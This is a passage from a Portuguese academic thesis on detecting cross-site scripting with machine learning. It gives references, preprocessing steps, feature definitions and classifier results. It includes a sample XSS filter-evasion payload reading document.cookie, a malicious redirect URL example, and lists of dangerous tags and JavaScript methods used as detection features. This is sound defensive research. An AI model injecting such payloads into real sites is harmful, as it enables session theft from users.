- Ernst, M. (2003). "Static and dynamic analysis: synergy and duality". In Proceedings of WODA'2003 (ICSE Work-shop on Dynamic Analysis), Portland, maio, 2003.
- Flanagan, D. (2006). "Javascript: The Definitive Guide", 5rd Edition, O'Reilly Media
- Fette, N., Sadeh, Tomasic, A. (2007) "Learning to Detect Phishing E-mails", Em Proceedings of the 16th International Conference on World Wide Web (WWW 07), páginas 649–656.
- Garsiel, T. (2010). "How Browsers Work. Behind the Scenes of Modern Web Browsers". Disponível em: <http://taligarsiel.com/Projects/howbrowserswork1.htm>. Acesso em outubro 2010.
- Gaucher, R., Grutzmacher, K., McReynolds, J., Naumann, M. e Pal, S. (2007). "WASC ScriptMappingProject". Disponível em: https://files.pbworks.com/download/6JDcQxyroz/webappsec/13247042/ScriptMapping_Release_26Nov2007.html. Acesso em abril 2011.
- Grossman, J., Hansen R., Petkov, D.P., Rager, A. e Fogie, S. (2007) "Cross Site Scripting Attacks: XSS Exploits and Defense". Burlington, MA, EUA, Syngress Publishing Inc.
- Gundy, M. e Chen, H. (2009). "Noncespaces: Using Randomization to Enforce Information Flow Tracking and Thwart Cross-site Scripting Attacks". In: 16th Annual Network & Distributed System Security Symposium. NDSS Symposium, 2009.
- Gunn, Steve, R. (1998). "Support Vector Machines For Classification and Regression". Technical Report. University Of Southampton. 1998.
- Gnucitizen. (2010). "JavaScript PortScanner". Disponível em: <http://www.gnucitizen.org/blog/javascript-port-scanner/>. Acesso em dezembro 2011.

- Howley, T., & Madden, M. (2004). "The Genetic Evolution of Kernels for Support Vector Machine Classifiers". In: Proceedings of AICS-2004, 15th Irish Conference on Artificial Intelligence & Cognitive Science, Ireland, 2004.
- Henke, M., Nunan, E., Santos, C., E., Souto, E., . M. Dos Santos, E., Feitosa, E. (2011). "Aprendizagem de Máquina para Segurança em Redes de Computadores:Métodos e Aplicações". Minicurso. XI Simpósio Brasileiro em Segurança da Informação e Sistemas Computacionais (SBSeg 2011), pp. 53-103, Brasília, Distrito Federal, novembro 2011.
- Hur, B., Weston, J. (2008). "A User's Guide to Support Vector Machines". Data Mining Techniques for the Life Sciences.
- Jayamsakthi, S. e Ponnaivaikko, M. (2008). "Cross Site Scripting-Latest Developments and Solutions: A Survey". In: Int. J. Open Problems Compt. Math., Vol. 1, No. 2, setembro, 2008.
- Jim, T., Swamy, N. e Hicks, M. (2007). "Defeating Script Injection Attacks With Navegador-Enforced Embedded Policies (BEEP)". In: 16th International World Wide Web Conference, ACM, 2007.
- Karatzoglou, A., Meyer, David., Hornik, K. (2006). "Support Vector Machines in R. Journal of Statistical Software". Vol 3. 2006
- Keats. S., Nunes, D., Greve, P.(2009). "Mapping the Mal Web. The World's Riskiest Domains". MacAfee.
- Kirda, E., Kruegel, C., Vigna, G. e Jovanovic, N. (2006). "Noxes: A Client-Side Solution for Mitigating Cross-Site Scripting Attacks". In: 21th ACM Symposium on Applied Computing, ACM, 2006.
- Klein, A. (2005). "DOM Based Cross Site Scripting or XSS of the Third Kind: A look at On Overlooked Flavor of XSS". Disponível em: <http://www.webappsec.org/projects/articles/071105.html>. Acesso em julho 2011.
- Kuncheva, L.K. (2004), "Combining Pattern Classifiers – Methods and Algorithms". Wiley-Interscience.
- Kuncheva, L.I., Hoare, Z.S.J (2008). "Error-Dependency Relationships for the Naive Bayes Classifier with Binary Features", IEEE Transactions on Pattern Analysis and Machine Intelligence, Vol. 30(4), pp. 735-740.
- Likarish, P., Jung, E. e Jo, I. (2009). "Obfuscated Malicious Javascript Detection using Classification Techniques". In: 4th International Conference on Malicious and Unwanted Software (malware), IEEE, 2009.
- Ma, Justin., Saul, L., Savage, S. e Voelker, G. (2009). "Identifying Suspicious URLs: An Application of Large-Scale Online Learning". In: Proceedings of the 26th International Conference on Machine Learning, Montreal, Canadá, 2009.
- McClure, S., Scrambray J., Kurtz, G. (2009). "Hacking Exposed 6: Network Security Secrets & Solutions". 10 ed. EUA. MacGraw-Hill Companies.
- Meyer, R. (2008). "Detecting Attacks on Web Applications from Log Files". SANS Institute.
- Miyamoto, D., Hazeyama, H., Kadobayashi, Y. (2009), "An Evaluation of Machine Learning-Based Methods for Detection of Phishing Sites" Em *Proceedings of the 15th International Conference on Advances in Neuro-Information Processing (ICONIP'08)*, pp. 539-546.
- Mukkamala, S., Janowski, G., Sung, A. H., (2002). "Intrusion Detection Using Neural Networks and

- Support Vector Machines”, Proceedings of the International Joint Conference on Neural Networks. pp. 1702-1707.
- Nadji, Y., Saxena, P., Song, D. (2009). “Document Structure Integrity: A Robust Basis for Cross-Site Scripting Defense”. In: 16th Annual Network & Distributed System Security Symposium, NDSS Symposium, 2009.
- Ollmann, G.(2002). "URL Encoded Attacks". Disponível em: <http://www.cgisecurity.com/lib/URLEmbeddedAttacks.html>. Acesso em dezembro 2011.
- OWASP, Foundation. (2008). “OWASP Testing Guide”, 2008. V3.0. Disponível em: http://www.owasp.org/images/5/56/OWASP_Testing_Guide_v3.pdf. Acesso em outubro 2010.
- OWASP, Foundation. (2010). “OWASP Top 10 – 2010. The Ten Most Critical Web Application Security Risks”, release 2010. Disponível em: <http://owasptop10.googlecode.com/files/OWASP%20Top%2010%20-%202010.pdf>. Acesso em outubro 2010.
- Quinlan, J. R. (1993). “C4.5, Programs for machine learning”. Morgan Kaufmann, San Mateo, Ca.
- Rieck, K., Krueger, T. e Dewald, A. (2010). “Cujo: Efficient Detection and Prevention of Drive-by-Download Attacks”. In: 26th Annual Computer Security Applications Conference 2010, ACSAC, 2010, ACM.
- Saha, S. (2009). “Consideration Points: Detecting Cross-Site Scripting”. Hanyang University. Ansan, South Korea. (IJCSIS) International Journal of Computer Science and Information Security, Vol. 4, No. 1 & 2, 2009.
- Sanglerdsinlapachai, N., Rungsawang, A. (2010). “Web Phishing Detection Using Classifier Ensemble”. In Proceedings of the 12th ACM International Conference on Information Integration and Web-based Applications & Services (iiWAS2010), pp. 210-215.
- SCG09. (2009). “For fun and profit”. hacktivism blackbook_1.0. XSS_Hacking_tutorial. SCG09.
- Song, Y., Keromytis, A., Stolfo, S. (2009). “Spectrogram: A Mixture-of-Markov-Chains Model for Anomaly Detection in Web Traffic”. In: 16th Annual Network & Distributed System Security Symposium (NDSS 2009), San Diego, California, EUA.
- Sudkamp, Thomas A. (2005). “Languages and Machines: An Introduction to the Theory of Computer Science”. Addison Wesley, February 2005.
- Tsai, C., Hsu, Y., Lin, C., Lin, W. (2009). “Intrusion Detection by Machine Learning” Expert Systems with Applications, vol. 36, pp. 11994-12000.
- Uto, N., Melo, S.P. (2009). “Vulnerabilidades em Aplicações Web e Mecanismos de Proteção”. Minicursos SBSeg 2009. IX Simpósio Brasileiro em Segurança da Informação e de Sistemas Computacionais, 2009.
- Vapnik, V. N. (1995). “The Nature of Statistical Learning Theory”. Springer, Berlin Heidelberg New York.
- Vogt, P., Nentwich, Nenad, J., Kirda, E., Kruegel, C., Vigna, G. (2007). “Cross-Site Scripting Prevention with Dynamic Data Tainting and Static Analysis”. In: In Network and Distributed System Security Symposium, NDSS, 2007.
- Wasserman, G. e Su, Z. (2008). “Static Detection of Cross-Site Scripting Vulnerabilities”. In: 30th International Conference on Software Engineering, 2008.
- Webappsec.(2007). “Web Application Security Statistics”. Disponível em: <http://projects.webappsec.org/w/page/13246989/Web-Application-Security-Statistics>. Acesso em

outubro 2010.

- Webappsec.(2010). "Cross Site Scripting". Disponível em: <http://projects.webappsec.org/w/page/13246920/Cross-Site-Scripting>. Acesso em junho 2010.
- Weka. (2010). "Weka 3: Data Mining Software in Java". Disponível em: <http://www.cs.waikato.ac.nz/ml/weka/>.Machine Learning Group at University of Waikato. Acesso em junho 2010.
- Whittaker, C., Ryner, B., Nazif, M. (2010). "Large-Scale Automatic Classification of Phishing Pages". 17TH Annual Network and Distributed System (NDSS 2010)
- Whitehatsec. (2011). "Website Security Statistics Report". 11th Edition. Disponível em: <http://www.whitehatsec.com/home/resource/stats.html>. Acesso em setembro 2011.
- Witten, I. e Frank, E. (2005). "Data Mining: Practical Machine Learning Tools and Techniques", 2ed. Elsevier.
- W3C, Consortium. (2010). Disponível em: <http://www.w3c.org>. Acesso em junho 2010.
- Yue, C. e Wang, H. (2009). "Charatering Insecure JavaScript Practice on the Web". 18th International Conference on the World Wide Web, 2005. Madri. Spain.
- Xiao, H., Hong, F., Zhang, Z., Liao, J. (2007). "Intrusion Detection Using Ensemble of SVM Classifier". Fourth International Conference on Fuzzy Systems and Knowledge Discovery (FKSD 2007), pp. 45-49.
- XSSed. (2010). "XSS Attacks Information". Disponível em: <http://www.xssed.com/archive>. Acesso em outubro 2010.
- XSSed. (2012). "XSS Attacks Information". Disponível em: <http://www.xssed.com/archive>. Acesso em janeiro 2012.
- XSSed_Mirror5938 (2009). "Critical XSS and directory traversal flaws on Ebay.co.uk website". Disponível em: http://www.xssed.com/news/87/Critical_XSS_and_directory_traversal_flaws_on_Ebay.co.uk_website/. Acesso em janeiro 2012.

Apêndice A

Pré-processamento dos Dados

A.1 Objetivo

Este Apêndice tem por objetivo apresentar os detalhes relacionados à fase de pré-processamento e seleção das características.

A.2. Pré-Processamento dos Dados e Seleção de Características

Uma das fases mais importantes do processo de aprendizagem de máquina supervisionada é o pré-processamento dos dados. Dentre os objetivos desta fase, pode-se destacar a identificação e remoção de problemas presentes nos dados e a obtenção de conhecimento mais apurado sobre os dados do problema que se quer investigar. Busca-se selecionar o conjunto de dados apropriado e alcançar maior efetividade na extração do conhecimento na fase de seleção e aplicação dos métodos de aprendizagem [Batista, 2003].

Nesta etapa são aplicadas diversas técnicas de pré-processamento sobre a base de dados, incluindo identificação, extração e seleção de características e a aplicação de técnicas de filtragem com o objetivo de aumentar a qualidade dos dados, como por exemplo, identificar e remover dados corrompidos, remover atributos irrelevantes e valores desconhecidos ou simplesmente estabelecer visualizações da estrutura dos dados, a fim de se obter conhecimento sobre os mesmos. De forma geral, a fase de pré-processamento é um processo semi-automático que depende de conhecimento prévio do domínio pesquisado.

A.2.1 Base de Dados Experimental

A base de dados utilizada na fase de processamento de dados é composta por 72.377 páginas *web*, dentre as quais, 15.170 são páginas *web* infectadas com XSS, obtidas em *XSSed* (<http://www.xssed.com>), referentes a ataques ocorridos entre o período de 23 de junho de 2008 a 22 de novembro de 2010 e 57.207 páginas *web* benignas, previamente rotuladas, obtidas em *Dmoz* (www.dmoz.org). As bases foram coletadas por *crawlers* desenvolvidos para esta finalidade.

A.2.2 Seleção de Características

Após a fase de coleta dos dados, a base foi preparada para a identificação e seleção de características que representassem os conjuntos de dados selecionados. Dentre as etapas de pré-processamento, foi realizada a identificação e decodificação do conteúdo das instâncias coletadas, tendo em vista a observação de inúmeros formatos de codificações alternativas, tais como, Hexadecimal, Decimal, Octal, Unicode, Base64, caracteres de referência HTML, entre outros, comumente empregados na ofuscação do código malicioso.

Em seguida, foi realizada a eliminação dos *stopwords*, a segmentação dos dados em *tokens* e a apuração de sua frequência usando a medida TF (*Term Frequency*), que consiste na contagem ou frequência de um determinado atributo nas instâncias coletadas. A medida TF é definida pela Equação A.1, em que $freq(t_i, p_i)$ é a frequência do termo t_i na página p_i [Cambridge, 2008]:

$$a_{ij} = TF(t_j, p_i) = freq(t_j, p_i) \quad (A.1)$$

Com base no domínio pesquisado e na avaliação manual, foram eleitos os termos mais relevantes do conjunto de dados e em seguida submetidos a cálculos de entropia com objetivo de avaliar o ganho de informação dos atributos pré-selecionados em relação às duas classes, a fim de elencar atributos candidatos para a fase de seleção de características. Este processo foi importante para a obtenção de conhecimento do conjunto de dados e para a avaliação e comparação com a literatura pesquisada. Este processo é ilustrado na Figura A.1.




Figura A.1. Processo de pré-processamento da base de dados experimental.

Muitos atributos podem se revelar importantes, porém para certos conjuntos de dados, apenas um pequeno número é usualmente relevante, mais informativo e menos custoso computacionalmente [Witten et al., 2005]. A redução da dimensionalidade dos dados, suprimindo atributos pouco relevantes, melhora o desempenho dos algoritmos de aprendizagem e produz uma representação mais compacta e mais facilmente interpretável do conceito alvo [Witten et al., 2005].

Seguindo essa linha, após a extração e obtenção do valor dos atributos do documento *web* e URL para as duas classes, foram avaliadas a qualidade de cada atributo individualmente, de forma a ordená-los em um *ranking* e avaliar o seu grau de associação com a classe. Para isso, foi empregada a técnica de seleção de atributos do tipo filtro, disponível na ferramenta Weka [Weka, 2010], utilizando algoritmos de “*ranking*” associados a algoritmos com função de avaliação baseados no ganho de informação, fundamentado no conceito de entropia (H) [Shannon, 1948], definida na Equação A.2.

$$InfoGain (Class, Attribute) = H (Class) - H (Class | Attribute). \quad (A.2)$$

A métrica é empregada sobre a base de dados $B (A_1, A_2, \dots, A_k, C)$, para $k \geq 1$, com $k+1$ atributos, onde A , são os atributos, em que $\{a_1, a_2, \dots, a_m\}$ corresponde ao seu domínio, para $m \geq 1$ e C , o atributo classe, em que $\{c_1, c_2, \dots, c_n\}$, corresponde ao seu domínio, para $n \geq 2$. A entropia da classe é dada pela Equação A.3:

$$H (C) = -\sum_{i=1}^n (p_i * \log_2 (p_i)), \quad (A.3)$$

onde se define a probabilidade p_i , como a razão entre o número de instâncias em que o valor c_i da classe, para $1 \leq i \leq n$, ocorre na base e o número total de instâncias. A entropia para $H (A)$ é calculada de forma análoga, onde se define a probabilidade p_j , para $1 \leq j \leq m$, para cada valor a_j do atributo como a razão entre o número de instâncias da base em que ocorre o valor a_j para o atributo A e o número total de instâncias.

Para a entropia condicional de $H (Class | Attribute)$ têm-se a Equação A.4:

$$H (C|A) = -\sum_{j=1}^m \sum_{i=1}^n (p_{j/i} * \log ((p_{j/i})/p_i)) \quad (A.4)$$

A probabilidade $p_{j/i}$ é a razão entre o número de instâncias da base pertencentes à classe c_j em que ocorre o valor a_i do atributo A , e o número total de instâncias da base. Nesta fase foram excluídos os atributos que não representavam ganho de informação relevante, e que prejudicavam a capacidade preditiva e de generalização dos classificadores empregados.

As características pré-selecionadas nesta fase são descritas a seguir:

Características baseadas em ofuscação: grupo composto por 02 características e 08 atributos que correspondem às codificações alternativas, comumente utilizadas para ofuscar código malicioso e contornar filtros de validação de entrada de dados, restrições de acesso, causar a negação de serviço de uma aplicação ou ainda, viabilizar o acesso à lista de diretórios, a disseminação de *malware*, ou facilitar a exploração de vulnerabilidades e recursos locais. [Likarish et al., 2009], [CAPEC-72,

2011]. Likarish et al. [2009] empregaram características baseadas em ofuscação com bons resultados em seu trabalho. As características desta classe são descritas a seguir:

Tamanho da URL (*URL_Lenght*): corresponde a quantidade de caracteres presentes na URL. Esta característica foi usada com bons resultados na distinção entre URLs maliciosas e benignas na detecção de *Phishing* por Ma et al. [2009]. Neste trabalho, esta característica foi empregada para determinar as URLs potencialmente ofuscadas, pois diversos ataques de XSS por meio da URL normalmente apresentam códigos maliciosos ofuscados, que possuem um padrão de tamanho comumente maior que URLs sem codificação.

Código Ofuscado (*Encoded*): característica composta por 07 atributos que correspondem às cadeias de caracteres ofuscados por codificações alternativas: Hexadecimal, Decimal, Octal, *Unicode*, Base64, caracteres de referência HTML e *HTML Name*. Por exemplo, considera-se uma cadeia de caracteres codificada em Base64, aquela que apresenta uma sequência superior a 40 caracteres na faixa [a-zA-Z0-9], incluindo caracteres “+,” e um possível sufixo “=” ou “==” no fim do texto. Apesar de ser encontrada também em código *JavaScript* não malicioso, a ofuscação de código malicioso por meio de codificações alternativas é largamente usada em ataques do tipo XSS [CAPEC-72, 2010], [Likarish et al., 2009].

Características baseadas em padrões suspeitos: esta classe é composta por 03 características e de um conjunto de atributos que compõem padrões suspeitos.

Quantidade de Domínios (*URL_Chain*): característica corresponde à quantidade de domínios encontrados na URL. Ataques do tipo *Redirect* apresentam URLs em cadeia [Grossman, 2007], que são inseridas para redirecionar a vítima para páginas armazenadas em servidores de atacantes com o objetivo de executar recursos externos com conteúdo malicioso, como por exemplo, arquivos “.js” que podem conter código *JavaScript* malicioso ou para transferir *cookies* ou informações críticas pela manipulação de esquemas potencialmente perigosos. Por exemplo: `www.sitebenigno.com/redirect.php?url=http://www.sitemalicioso.com/`. Esta URL apresenta dois domínios “.com” indicando a presença de uma outra URL. Neste caso, inserida via “`redirect.php?url=`” para redirecionar o usuário para o site do atacante.

Caracteres Especiais Duplicados (*Doubled_Char*): corresponde à identificação de uma cadeia de caracteres especiais mal formados, inseridos nas aberturas e fechamentos de *tags* [CAPEC-245, 2010], frequentemente encontrados em ataques que têm por objetivo burlar filtros anti-XSS, pois muitos navegadores *web* ignoram os caracteres extras e corrigem o código de forma automática, permitindo a sua execução. A presença desse recurso indica a potencial existência de código malicioso XSS. Exemplo: `<<<sCrIpT>alert(document.cookie)</sCrIpT><<<sCrIpT>`

`alert(document.cookie) <" </sCrIpT>.`

Palavras Chaves (KeyWords): corresponde às palavras chaves comumente encontradas em redirecionamentos de página, disseminação de *malware* e ataques *phishing* associados a ataques de XSS. [Grossman, 2007].

Características baseadas em esquemas HTML/JavaScript: esta classe é composta por uma característica e um conjunto de atributos que são frequentemente usados em associação com esquemas potencialmente perigosos [Yue & Wang, 2009].

Esquemas HTML/JavaScript (Tags_Scheme): esta característica identifica a presença de esquemas potencialmente vulneráveis à execução de código malicioso, como por exemplo, *tags* HTML: `<script>`, `<iframe>`, `<meta>` e `<div>`; propriedades HTML: *href*, *http-equiv* e *lowsrc*; *EventHandlers*: *onclick*, *onmouseover* e *onload*; objetos DOM: *Windows*, *Location* e *Document*; propriedades do objeto DOM: *Cookie*, *Referrer* e *InnerHtml*; e métodos JavaScript: *write ()*, *getElementsByName ()*, *alert ()*, *eval ()*, *fromCharCode ()*, etc.

A.2.3 Análise das Características

Para avaliar a predição das características pré-selecionadas nos resultados obtidos na classificação, foram usadas todas as características selecionadas em um único experimento. Os classificadores empregados foram o *Naive Bayes* e o SVM. Os resultados são apresentados na Tabela A.1,

Tabela A.1. Comparação dos resultados obtidos pelos classificadores *Naive Bayes* e SVM.

Classificador	<i>NaiveBayes</i>	SVM
Bases de Treinamento	<i>XSSed e Dmoz</i>	
Taxa de detecção	94,99%	94,06%
Taxa de precisão	98,54%	98,59%
Falso alarme	0,510%	0,200%
Total de instâncias	72.377	

Para analisar as características pré-selecionadas foi realizado um conjunto de experimentos com o classificador SVM sob a forma de rodízio avaliado por meio de novas execuções do processo de classificação usando uma única característica por vez, conforme demonstrado na Tabela A.2.

Tabela A.2. Análise individual das características usando SVM.

Bases de treinamento		<i>Dmoz</i>
Métrica de Desempenho		Precisão
Características Usadas	Todas	0,985
	<i>Encoded</i>	0,957
	<i>URL_Length</i>	0,985
	<i>URL_Chain</i>	0,981
	<i>Doubled_Char</i>	0,910
	<i>Tags_Scheme</i>	0,985

Ao avaliar a Tabela A.2 percebe-se que as características apresentaram alta relevância na classificação automática de ataques XSS em páginas *web*. As características de maior relevância (maiores taxas) foram *URL_Length* e *Tags_Scheme*, fato explicado pela presença de um conjunto peculiar de URLs relativamente curtas e uma baixa ocorrência de esquemas HTML potencialmente perigosos nessa base. O uso isolado das mesmas não são determinantes na classificação quando ocorre a diversificação do conjunto de dados da base. Entretanto, o uso combinado de todas as características apresentou grande potencial preditivo nos experimentos.

Para garantir a escalabilidade com a adição de novas características e maior precisão em novos experimentos estas características foram individualizadas. A partir do resultado desta fase e da análise da literatura e das bases de conhecimento mantidas pelo *The Mitre Corporation*: CAPEC - *Common Attack Pattern Enumeration and Classification* (<http://capec.mitre.org>), CWE - *Common Weakness Enumeration* (<http://cwe.mitre.org>) e CVE - *Common Vulnerabilities and Exposures* (<http://cve.mitre.org>), foram selecionadas as características propostas neste trabalho, relacionadas na Tabela A.4 e descritas em detalhes nas Seções 4.1.2.1, 4.1.4.1 e 4.1.4.2.

Tabela A.3. Características propostas.

Grupo	Características de URL	Características do Documento Web	Tipo de Dados
Características Baseadas em Ofuscação (18 características)	url_lenght	-	Contínuo
	url_hex	dw_hex	
	url_dec_octal	dw_dec_octal	
	url_uni	dw_uni	
	url_base64	dw_base64	
	url_entities_name	dw_entities_name	
	url_handHex	dw_symbols	
	url_dvctrl	dw_dvctrl	
	url_null	-	
	url_whitespace	-	
	url_slash	-	
Características Baseadas em Padrões Suspeitos (12 características)	url_IP_based	dw_links_tot	
	url_dot	-	
	url_char_esp	dw_char_esp	
	url_TLD_danger	-	
	url_char_double	dw_char_double	
	url_JS_files	dw_JS_files	
	url_keywords	dw_Keyword	
	url_html_tags	dw_html_tags	
Características Baseadas em Esquemas Potencialmente Inseguros (16 características)	url_html_prop	dw_html_prop	
	url_events	dw_events	
	url_DOM_objt	dw_DOM_objt	
	url_DOM_prop	dw_DOM_prop	
	url_JS_tags	dw_JS_tags	
	url_JS_meth	dw_JS_meth	
	url_JS_meth_encode	dw_JS_meth_encode	
	url_JS_meth_encode	dw_JS_meth_encode	
Subtotal	26 características	20 características	
Total	46 características		